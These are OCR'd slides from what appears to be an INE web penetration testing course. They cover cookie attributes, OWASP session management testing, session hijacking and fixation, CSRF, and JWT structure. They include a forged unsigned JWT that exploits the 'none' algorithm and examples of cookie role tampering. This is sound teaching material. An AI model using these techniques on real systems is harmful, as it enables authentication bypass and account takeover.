- For session management, cookies are vital, as they typically store a session ID that uniquely identifies a user across multiple page requests, helping the server maintain a continuous "session" throughout the user's visit.

https://t.me/learningnets

INE

How Cookies Are Used In Session Management

- When a user logs in, the server creates a session and often generates a unique session ID to represent it.

- This session ID is stored in a cookie and sent to the user's browser. With each subsequent request, the browser includes the session cookie, allowing the server to recognize the user’s session without needing them to re-authenticate.

- This mechanism ensures a smooth and personalized experience by retaining login status, shopping cart contents, and other session-related data.

INE

https://t.me/learningnets

Cookie Parameters

- To enhance security, cookies can be configured with various attributes that control how they behave. Here are the key parameters:

HttpOnly

- This attribute prevents client-side scripts (such as JavaScript) from accessing the cookie.
- This helps protect against cross-site scripting (XSS) attacks, which could otherwise allow an attacker to access sensitive cookie data.
- By setting the cookie as HttpOnly, it is accessible only to the server, reducing the risk of exposure to malicious scripts.

https://t.me/learningnets

INE

Cookie Parameters

Secure

- A Secure cookie is only transmitted over HTTPS connections, preventing it from being sent over unencrypted HTTP, which is vulnerable to interception and man-in-the-middle attacks.

- This ensures that the cookie data is encrypted in transit, protecting it from network eavesdropping.

https://t.me/learningnets

INE

Cookie Parameters

SameSite

- The SameSite attribute restricts cookies from being sent with cross-site requests, which helps prevent cross-site request forgery (CSRF) attacks.
- There are three modes:
  - Strict: The cookie is only sent in a first-party context (the site user is currently visiting).
  - Lax: The cookie is sent with first-party and some top-level GET requests, making it slightly more flexible than Strict.
  - None: The cookie is sent with both first-party and cross-site requests (this option requires the cookie to be Secure).
- SameSite helps reduce the risk of unauthorized requests that rely on the user's session.

https://t.me/learningnets

Cookie Parameters

Expiration/Max-Age

- This parameter controls the lifespan of a cookie, determining how long it persists before it is deleted.
- Session cookies are deleted once the browser is closed, while persistent cookies remain stored for a specified duration.
- Limiting the cookie's duration reduces the window for potential misuse, as cookies expire after the set time.

https://t.me/learningnets

https://t.me/learningnets

Setting a Secure Session Cookie with Multiple Parameters

Request

```
POST /login HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded

username=testuser&password=examplepassword
```

Response: Server Sets a Secure Session Cookie

```
HTTP/1.1 200 OK
Set-Cookie: session_id=abc123xyz; HttpOnly; Secure; SameSite=Lax; Path=/; Max-
Age=3600
Content-Type: text/html

<html>
    <body>Welcome, testuser!</body>
</html>
```

https://t.me/learningnets

Session Management Testing

https://t.me/learningnets

Testing Session Management Schema (WSTG-SESS-01)

- The "Testing for Session Management Schema" test in the OWASP Web Security Testing Guide (WSTG) focuses on assessing the security of session management in web applications.
- This test ensures that session management mechanisms are implemented correctly, without exposing vulnerabilities that attackers could exploit to hijack, manipulate, or misuse user sessions.
- The primary objective of this test is to validate the design and robustness of the session management schema, which includes session IDs and cookies. Specifically, it examines how securely a web application manages user sessions by analyzing session token creation, maintenance, and termination processes.

https://t.me/learningnets

INE

Testing Session Management Schema (WSTG-SESS-01)

- Usually the main steps of the attack pattern are the following:
  - cookie collection: collection of a sufficient number of cookie samples;
  - cookie reverse engineering: analysis of the cookie generation algorithm;
  - cookie manipulation: forging of a valid cookie in order to perform the attack. This last step might require a large
  - number of attempts, depending on how the cookie is created (cookie brute-force attack).[1]
- Test Objectives(Abridged):
  - Gather session tokens, for the same user and for different users where possible.
  - Analyze and ensure that enough randomness exists to stop session forging attacks.
  - Modify cookies that are not signed and contain information that can be manipulated.

https://t.me/learningnets

INE

Testing Session Management Schema - Objectives

Identify Weaknesses in Session Token Structure

- Evaluate if the session token (often in the form of a cookie) is predictable or contains patterns that could be exploited to hijack or bypass sessions.
- Test if encoding, hashing, or encryption methods for session tokens are sufficiently robust to prevent reverse engineering.

Ensure Secure Session Handling

- Confirm that session tokens are generated and managed according to best practices, including the regeneration of session tokens upon login and logout to prevent session fixation attacks.

https://t.me/learningnets

Testing Session Management Schema - Objectives

Test for Authorization Control Failures

- Identify if sensitive information or roles (e.g., user privileges) are embedded within cookies in an accessible or modifiable format.
- Ensure that the server does not rely solely on client-side cookie information for access control decisions and enforces authorization checks server-side.

Evaluate Session Expiration and Invalidation Mechanisms:

- Ensure that sessions expire after a reasonable period of inactivity and that they are invalidated on logout or session timeout.
- Test if cookie parameters like *Max-Age*, *Expires*, *HttpOnly*, *Secure*, and *SameSite* are appropriately configured to protect against session hijacking and cross-site scripting (XSS).

https://t.me/learningnets

INE

Testing Session Management Schema - Objectives

Verify Secure Cookie Transmission

- Confirm that session cookies are transmitted only over secure channels (HTTPS) using the Secure attribute, reducing the risk of interception via network-based attacks.
- Verify the HttpOnly attribute is used to prevent client-side JavaScript access to cookies, helping to mitigate XSS risks.

https://t.me/learningnets

Key Tests/Techniques & Vulnerabilities

Test/Technique	Description	Vulnerability
Predictable Session IDs	Analyze the randomness of session tokens	Attackers could guess or generate valid session tokens
Session Fixation	Session Fixation	Attackers can fix a session ID and take over the session after the user authenticates
Session Expiration and Termination	Verify if sessions expire after a specific timeout and logout	Sessions that do not expire or terminate can be reused by attackers
Session Hijacking	Replay session cookies from different devices or locations	Attackers can hijack sessions if tokens are not bound to user-specific attributes

https://t.me/learningnets

Key Tests/Techniques & Vulnerabilities

Test/Technique	Description	Vulnerability
Session Cookie Security Flags	Check for HttpOnly, Secure, and SameSite flags on cookies	Missing flags make cookies vulnerable to XSS, CSRF, and man-in-the-middle attacks
Session Timeout Testing	Test for proper idle session expiration	Long-lived sessions increase the risk of session reuse by attackers
Session Token Exposure in URLs	Ensure session tokens are not present in URLs	Tokens in URLs can be exposed through referrer headers, logs, and browser history

https://t.me/learningnets

INE

Cookie Reverse Engineering & Tampering

- Cookie reverse engineering and manipulation refers to analyzing and modifying session cookies to identify potential vulnerabilities in the application's session management.

- This technique aims to understand how session cookies are structured, encoded, and protected, and whether manipulating these cookies could bypass security controls or gain unauthorized access.

https://t.me/learningnets

INE

Cookie Reverse Engineering & Tampering

Cookie Structure & Encoding (Reverse Engineering)

- Reverse engineering involves examining the structure of session cookies to determine if they contain any predictable patterns, encoded information, or identifiable user attributes (such as username, session ID, or roles).
- Encoding schemes such as Base64 or URL encoding are often used for readability or storage efficiency. Decoding these cookies can reveal sensitive information if they aren't properly encrypted, exposing data that could help attackers identify vulnerabilities.

https://t.me/learningnets

INE

Cookie Reverse Engineering & Tampering

Cookie Manipulation/Tampering

- Attackers might modify certain values in cookies that indicate user privileges, roles, or access levels. For instance, if a cookie parameter controls user access level (e.g., role=guest), changing it to role=admin might grant unauthorized privileges if the application fails to validate roles server-side.
- User ID and Session Fixation: If the session cookie includes user-specific information like a user ID or username, attackers might change these values to another user's ID to see if it grants access to that account.
- Session Hijacking: If the session token is predictable or reused (like a static token), attackers may copy or alter it to impersonate a legitimate user.

https://t.me/learningnets

https://t.me/learningnets

References

1. OWASP Web Security Testing Guide (WSTG) - Testing for Session Management Schema. Retrieved from https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/01-Testing_for_Session_Management_Schema

https://t.me/learningnets

Session Hijacking & Session Fixation

Session Management Testing

https://t.me/learningnets

Session Hijacking & Session Fixation

- Session hijacking, or "cookie theft," occurs when an attacker steals an active session token, allowing them to impersonate the legitimate user. Once in possession of the session token, the attacker can perform actions as the authenticated user.

- Session fixation attacks involve an attacker tricking a user into using a session ID that the attacker knows or controls, allowing the attacker to gain access once the user authenticates.

https://t.me/learningnets

Session Hijacking vs. Session Fixation

- Session Hijacking is typically done after the user has authenticated, and the attacker steals a legitimate session token.
    - *A session hijacking attack occurs when an attacker gains unauthorized access to a user's active session by stealing the session ID. With this session ID, the attacker can impersonate the user and interact with the application as if they were authenticated.*

- Session Fixation occurs before authentication, with the attacker predefining the session ID, which the user then unknowingly uses to log in.
    - *A session fixation attack happens when an attacker assigns a specific session ID to a user before they log in. If the application does not change the session ID upon login, the attacker can use this same ID to hijack the user's session after they've authenticated.*

https://t.me/learningnets

INE

Session Management Testing

https://t.me/learningnets


How Session Hijacking Works

1 - Session Establishment

- When a user logs into a web application, the server generates a session ID and assigns it to the user. This ID is usually stored in a cookie, URL parameter, or HTTP header.

2 - Session ID Interception

- The attacker obtains the session ID using one of the following methods:
  - Sniffing: Capturing unencrypted network traffic to extract the session ID.
  - Man-in-the-Middle (MitM): Intercepting communications between the user and the server.
  - Cross-Site Scripting (XSS): Injecting malicious scripts into the web application to steal cookies.
  - Predictable Session IDs: Exploiting weak algorithms used to generate session IDs.



INE

https://t.me/learningnets


How Session Hijacking Works

3 - Session Takeover

- The attacker uses the stolen session ID to impersonate the legitimate user. Since the server relies solely on the session ID for authentication, it cannot differentiate between the attacker and the real user.

4 - Exploitation

- The attacker can now perform actions as the legitimate user, such as viewing sensitive data, making unauthorized transactions, or altering account settings.



INE

https://t.me/learningnets

Session Fixation


Session Management Testing

https://t.me/learningnets

How Session Fixation Works

1 - Attacker Sets the Session ID

- The attacker creates or acquires a valid session ID (e.g., by initiating a session with the target web application) or guesses a predictable session ID.
- The attacker sends this session ID to the victim through methods like:
  - Embedding it in a URL: https://example.com/login?sessionid=abc123
  - Setting it in a cookie via HTTP headers or JavaScript injection.



https://t.me/learningnets


How Session Fixation Works

2 - Victim Logs In Using the Attacker's Session ID

- The victim unknowingly uses the attacker-supplied session ID to log in to the web application.
- Once logged in, the application associates the session ID with the victim's authenticated session.


3 - Attacker Gains Access

- Since the attacker already knows the session ID, they can use it to access the victim's session without needing the victim's login credentials.



https://t.me/learningnets

How Session Fixation Works



https://t.me/learningnets

What Causes Session Fixation Vulnerabilities

- **Failure to Regenerate Session ID Upon Login:** Many web applications reuse the same session ID after a user authenticates. If the session ID was known or controlled by an attacker before authentication, the attacker can hijack the session.
- **Insecure Session ID Assignment:** If the application allows session IDs to be set through URL parameters, cookies, or hidden form fields, an attacker can manipulate these to assign their own session ID to the user.
- **Weak or Predictable Session ID Generation:** Session IDs that are guessable or sequential can make it easier for attackers to create valid session IDs.
- **Session IDs in URLs:** When session IDs are passed in the URL (e.g., https://example.com?session_id=abc123), they are vulnerable to interception through methods like referrer headers, logs, or phishing attacks.

INE

https://t.me/learningnets

What Causes Session Fixation Vulnerabilities

- **Lack of Secure Flags on Cookies:** If session cookies are not marked with the Secure, HttpOnly, or SameSite attributes, they are more vulnerable to interception or manipulation.

- **Lack of Expiry or Timeout for Session IDs:** Session IDs that do not expire or have overly long lifetimes increase the risk of exploitation.

https://t.me/learningnets

https://t.me/learningnets

Session Management Testing

https://t.me/learningnets

Cross-Site Request Forgery (CSRF)

- Cross-Site Request Forgery (CSRF) is a type of web security vulnerability that occurs when an attacker tricks a user into performing actions on a web application without their knowledge or consent.

- This attack takes advantage of the trust that a web application has in the user's browser.

- In the context of web application penetration testing, understanding CSRF is crucial for identifying and mitigating this security risk.

https://t.me/learningnets

INE

CSRF Attack Methodology

- In a CSRF attack, the attacker crafts a malicious request and tricks a user into unknowingly sending that request to a vulnerable web application.
- Web applications typically trust that requests coming from a user's browser are legitimate. However, CSRF exploits this trust.
- Most web applications use cookies for user authentication. When a user logs in, they receive a session cookie that identifies them during their session. This cookie is automatically sent with every request to the application.

https://t.me/learningnets

INE

CSRF Attack Methodology

- The attacker crafts a malicious request (e.g., changing the user's email address or password) and embeds it in a web page, email, or some other form of content.
- The attacker lures the victim into loading this content while the victim is authenticated in the target web application.
- The victim's browser automatically sends the malicious request, including the victim's authentication cookie.
- The web application, trusting the request due to the authentication cookie, processes it, causing the victim's account to be compromised or modified.

https://t.me/learningnets

INE

CSRF Impact

- CSRF attacks can have serious consequences:
  - Unauthorized changes to a user's account settings.
  - Fund transfers or actions on behalf of the user without their consent.
  - Malicious actions like changing passwords, email addresses, or profile information.

https://t.me/learningnets

Lab Demo: Cross-Site Request Forgery (CSRF)

https://t.me/learningnets

Introduction to Token-Based Authentication

https://t.me/learningnets

Token-Based Authentication

- Token-based authentication is a modern method used to securely validate and authorize users or applications in web environments.
- Instead of maintaining session state on the server, tokens are issued to clients and passed back and forth to authenticate requests.
- These tokens encapsulate user or application identity and relevant permissions, enabling seamless and scalable authentication.

https://t.me/learningnets

Types of Tokens

Bearer Tokens

- A simple token format that grants access to resources when presented.
- Usage: Often used in APIs; the server assumes the bearer of the token has the authority to access the resource.

```
GET /user/profile HTTP/1.1
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
```

Security Considerations:

- Must be kept secret; easily exploitable if intercepted.
- Typically short-lived to minimize the risk of misuse.

INE

https://t.me/learningnets

Types of Tokens

JSON Web Tokens (JWT)

- A self-contained token format that includes a header, payload (claims), and signature.
- Usage: Widely used in modern web applications for stateless authentication.
- Advantages: Portable and stateless, allowing servers to offload session management.


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwI
iwibmFtZSI6IkpvZSIsImlhdCI6MTUxNjIzOTAyMn0.SflKxwRJSMeKKF2QT4f
wpMeJf36POk6yJV_adQssw5c
```


https://t.me/learningnets

INE

Types of Tokens

oAuth Tokens

- Tokens used in the OAuth 2.0 protocol to authorize applications or users to access resources.
- Types of Tokens:
  - Access Tokens: Grant permission to access resources.
  - Refresh Tokens: Obtain new access tokens without re-authentication.

- Example Flow:
  - User authenticates with an OAuth provider (e.g., Google).
  - Access token is issued to the client application.
  - Client uses the token to request resources from the server.

https://t.me/learningnets

INE

https://t.me/learningnets

Authorization Header

- Usage: The most common and secure method.
- Why: Keeps tokens separate from the request body or URL, reducing exposure risks.

```
GET /api/v1/resource HTTP/1.1
Host: example.com
Authorization: Bearer <token>
```

Benefits:

- Works seamlessly with APIs and browsers.
- Prevents token leakage through logs (as tokens aren't in the URL).

INE
https://t.me/learningnets

Query Parameters

- Usage: Tokens are appended as part of the URL.

```
GET /api/v1/resource?access_token=<token> HTTP/1.1
Host: example.com
```

Risks:

- Tokens might get exposed through browser history, logs, or referral headers.
- Vulnerable to being cached by proxies or servers.

https://t.me/learningnets

INE

Request Body

- Usage: Used primarily in POST requests when submitting data.

```
POST /api/v1/resource HTTP/1.1
Host: example.com
Content-Type: application/json

{
  "token": "<token>"
}
```

Considerations:

- Suitable for scenarios requiring data submission.
- Avoid using this method in GET requests since GET requests are generally not designed to carry sensitive data.

https://t.me/learningnets

Cookies

- Usage: Tokens are stored as cookies and automatically included in requests to the same domain.

```
Set-Cookie: auth_token=<token>; Secure; HttpOnly
```

Considerations:

- Security Features:
  - HttpOnly: Prevents JavaScript access to the token.
  - Secure: Ensures the cookie is only sent over HTTPS.
- Risks: Vulnerable to Cross-Site Request Forgery (CSRF) if not paired with proper protections (e.g., CSRF tokens).

INE

https://t.me/learningnets

Custom Headers

- Usage: Some systems may define a custom header for token transmission.

```
GET /api/v1/resource HTTP/1.1
Host: example.com
X-Auth-Token: <token>
```

Considerations:

- Less standard than the Authorization header.
- Useful in systems with specific security needs or existing conventions.

https://t.me/learningnets

Token Placement - Best Practices

- Use the Authorization Header: Preferred for most scenarios, especially for RESTful APIs.
- Avoid Query Parameters: Only use when absolutely necessary.
- Secure Tokens in Cookies: If cookies are used, configure them with **HttpOnly**, **Secure**, and **SameSite** attributes.
- Encrypt Data in Transit: Always use HTTPS to protect tokens regardless of placement.
- Minimize Token Exposure: Avoid placing tokens in locations where they can be easily accessed, logged, or cached.

https://t.me/learningnets

INE

https://t.me/learningnets

Token Placement - Best Practices

- Modern Web Applications: Token-based authentication is lightweight, stateless, and aligns well with the architecture of SPAs, Progressive Web Apps (PWAs), and other modern web applications.
- RESTful APIs: Tokens can be passed easily in HTTP headers, making them suitable for APIs that need to authenticate multiple clients (e.g., web, mobile, IoT).
- Microservices Architectures: Tokens eliminate the need for centralized session storage, allowing each service to validate the token independently, enabling better scalability and reliability.
- Cross-Domain Authentication and SSO: Tokens (e.g., JWTs, OAuth tokens) allow for secure sharing of authentication information across different domains or systems, a core requirement for SSO.

https://t.me/learningnets

INE

Token Placement - Best Practices

- Modern Web Applications: Token-based authentication is lightweight, stateless, and aligns well with the architecture of SPAs, Progressive Web Apps (PWAs), and other modern web applications.
- RESTful APIs: Tokens can be passed easily in HTTP headers, making them suitable for APIs that need to authenticate multiple clients (e.g., web, mobile, IoT).
- Microservices Architectures: Tokens eliminate the need for centralized session storage, allowing each service to validate the token independently, enabling better scalability and reliability.
- Cross-Domain Authentication and SSO: Tokens (e.g., JWTs, OAuth tokens) allow for secure sharing of authentication information across different domains or systems, a core requirement for SSO.

https://t.me/learningnets

https://t.me/learningnets

JSON Web Tokens (JWT)

- JSON Web Tokens (JWTs) are a compact, URL-safe, and self-contained method for securely transmitting information between parties.

- JWTs are commonly used for authentication, authorization, and information exchange in modern web applications.

- They consist of three parts:
  - Header: Metadata about the token (e.g., signing algorithm, token type).
  - Payload: Claims (statements) about the user or session (e.g., user ID, roles, expiration).
  - Signature: Ensures the token's integrity by cryptographically signing the header and payload.

INE

https://t.me/learningnets

JSON Web Tokens (JWT)

- JWTs were created to address the need for a lightweight, stateless, and scalable method for managing authentication and session data in modern, distributed systems.

- Traditional session-based authentication methods often require server-side storage to manage session states, which can be resource-intensive and less scalable.

- JWTs eliminate this need by embedding session-related data directly into the token itself.

https://t.me/learningnets

Example JWT (Base64-encoded)

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWUsImV4cCI6MTcxNjQ1NDY2MH0.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c

While this looks convoluted, it is actually a very compact, printable representation of a series of claims, along with a signature to verify its authenticity.


```
{
    "alg": "HS256",
    "typ": "JWT"
}
{
    "sub": "1234567890",
    "name": "John Doe",
    "admin": true
}
```


https://t.me/learningnets

INE

Role of JWTs in Authentication & Session Management

1. Authentication

- JWTs are widely used for authenticating users in web applications. Upon successful login:
  - The server generates a JWT containing user-specific claims.
  - The token is signed with a secret key or private key to prevent tampering.
  - The JWT is sent to the client and stored (e.g., in a cookie or local storage).
- For subsequent requests:
  - The client includes the JWT in the Authorization header or a cookie.
  - The server validates the token to authenticate the user.

```
GET /protected-resource HTTP/1.1
Host: acme.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
```

https://t.me/learningnets

Role of JWTs in Authentication & Session Management

2. Session Management

- JWTs enable stateless session management, meaning the server does not need to store session data. All necessary information (e.g., user roles, expiration) is embedded within the token itself.

- Benefits for Session Management:
  - Scalability: Eliminates the need for server-side session storage, reducing resource usage.
  - Cross-Domain Authentication: Works well in distributed systems and APIs.
  - Decentralization: Allows third-party services to validate tokens without contacting the issuer.

https://t.me/learningnets

https://t.me/learningnets

JWT Structure

- The header always comes first, followed by the payload, and finally the signature.
- This order is crucial because the signature is generated by hashing the header and payload together.
- Reversing or altering this order would invalidate the token.

https://t.me/learningnets

INE

JWT Structure

A JSON Web Token (JWT) is a compact, URL-safe token consisting of three parts, separated by dots (.):

HEADER.PAYLOAD.SIGNATURE

Header

Payload

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWUsImV4cCI6MTcxNjU0NjYwMH0.sW2vUnBX81BOuVsjPfTiJCErsucK1ZTQH8gK-R_HFHU

Signature

JWT Header

- Contains metadata about the token, such as the signing algorithm (e.g., HS256, RS256) and token type (JWT).

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

https://t.me/learningnets

INE

JWT Payload

- The payload is the second part of the JWT and contains claims that provide information about the user or session.
- Claims can be registered (iss, exp, iat), public (application-specific), or private (agreed-upon).
- This section includes information like user roles, permissions, and token metadata.
- It is base64-encoded, not encrypted, meaning it is readable if decoded.

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "exp": 1716454560
}
```

https://t.me/learningnets

JWT Signature

- The signature is the final part of the JWT and ensures token integrity and authenticity.
- It is created by signing the encoded header, payload and a secret key (for symmetric algorithms) or a private key (asymmetric algorithms).
- The signature ensures that the token has not been tampered with.

Signature Formula (HS256 Example)

```
HMACSHA256(
  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  secret
)
```

https://t.me/learningnets

https://t.me/learningnets

What Are Claims in JWTs?

- Claims in JSON Web Tokens (JWTs) are key-value pairs in the payload section of the token.
- These claims carry information about the user, session, or other relevant data and are used by the application or service to process the token.
- JWT claims are not encrypted by default (unless the JWT is encrypted using JWE). Therefore, claims are base64-encoded but easily readable, so they should not include sensitive information like passwords.

https://t.me/learningnets

INE

What Are Claims in JWTs?

Claims enable JWTs to:

- Provide Context: Include information about the user or session.
- Authorize Actions: Define user roles and permissions for resource access.
- Support Application Logic: Share data between services in a distributed system.

https://t.me/learningnets

Registered Claims

- These are predefined, optional claims that provide a standardized way of describing common information. Examples include:
  - iss (Issuer): Identifies who issued the token (e.g., a server or authentication service).
  - sub (Subject): Identifies the subject of the token, often a user ID.
  - aud (Audience): Indicates the intended recipient(s) of the token (e.g., a specific API).
  - exp (Expiration Time): Specifies when the token expires (in Unix timestamp format).
  - iat (Issued At): Indicates when the token was created (in Unix timestamp format).
  - nbf (Not Before): Specifies when the token becomes valid.

https://t.me/learningnets

INE

Registered Claims

```
{
  "iss": "auth.example.com",
  "sub": "1234567890",
  "aud": "example-app",
  "exp": 1716546600,
  "iat": 1716543000
}
```

https://t.me/learningnets

INE

Public Claims

- These are custom claims defined by the application developer. Public claims must be unique to avoid collisions with other claim names. They typically store user-specific or application-specific data.
- Examples:
  - role: Defines the user's role (e.g., admin, user).
  - email: Stores the user's email address.
  - permissions: Lists access rights for the user.

```
{
  "role": "admin",
  "email": "user@example.com",
  "permissions": ["read", "write", "delete"]
}
```

https://t.me/learningnets

INE

Private Claims

- Private claims are custom claims that are agreed upon between parties exchanging the JWT. They are not standardized and are typically used for application-specific data.
- Examples:
  - department: Specifies the user's department.
  - cartId: Stores a shopping cart ID for an e-commerce app.

```
{
  "department": "sales",
  "cartId": "abc123"
}
```

https://t.me/learningnets

INE

The None Algorithm Vulnerability

https://t.me/learningnets

The None Algorithm Vulnerability

- The none algorithm vulnerability occurs when a JSON Web Token (JWT) is signed with the none algorithm.

- This vulnerability allows attackers to manipulate the token and bypass verification mechanisms because the signature is either **missing or ignored**.

https://t.me/learningnets

INE

The None Algorithm Vulnerability

What Causes the Vulnerability?

- Misconfiguration in the implementation of JWT libraries:
  - Many JWT libraries support the none algorithm for testing purposes, where a token does not require a signature.
  - If improperly configured, a library may accept tokens with the none algorithm as valid without verifying the token's integrity.
- Failure to Validate Signature Requirements:
  - Applications fail to enforce the need for a valid cryptographic signature, allowing unsigned tokens to be accepted.
- Improper Trust in the JWT Header:
  - The alg field in the JWT header specifies the signing algorithm (e.g., HS256, RS256, or none). If an application blindly trusts this value without verification, attackers can modify it to none and bypass signature validation.

https://t.me/learningnets

How it Works

1. JWT Header Exploitation:

- Attackers craft a JWT with the alg field set to none
- This tells the server not to validate the signature.

```
{
  "alg": "none",
  "typ": "JWT"
}
```

https://t.me/learningnets

INE

How it Works

2. JWT Signature Removal:

- The attacker modifies the token and removes the signature:
- Note that the signature portion after the second dot (.) is empty.

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiYWRtaW4ifQ.
```

3. Authentication Bypass:

- The server interprets the token as valid because it does not verify the signature when alg is set to none.
- Attackers can modify the payload to impersonate any user or escalate privileges.

https://t.me/learningnets

iNE

How it is Exploited

- Privilege Escalation: Modify the payload to escalate privileges, e.g., changing role: "user" to role: "admin".
- Impersonation: Forge tokens to impersonate other users by altering fields like username or email.
- Session Hijacking: Gain unauthorized access to a session by forging a token with a valid user's payload.

https://t.me/learningnets

INE

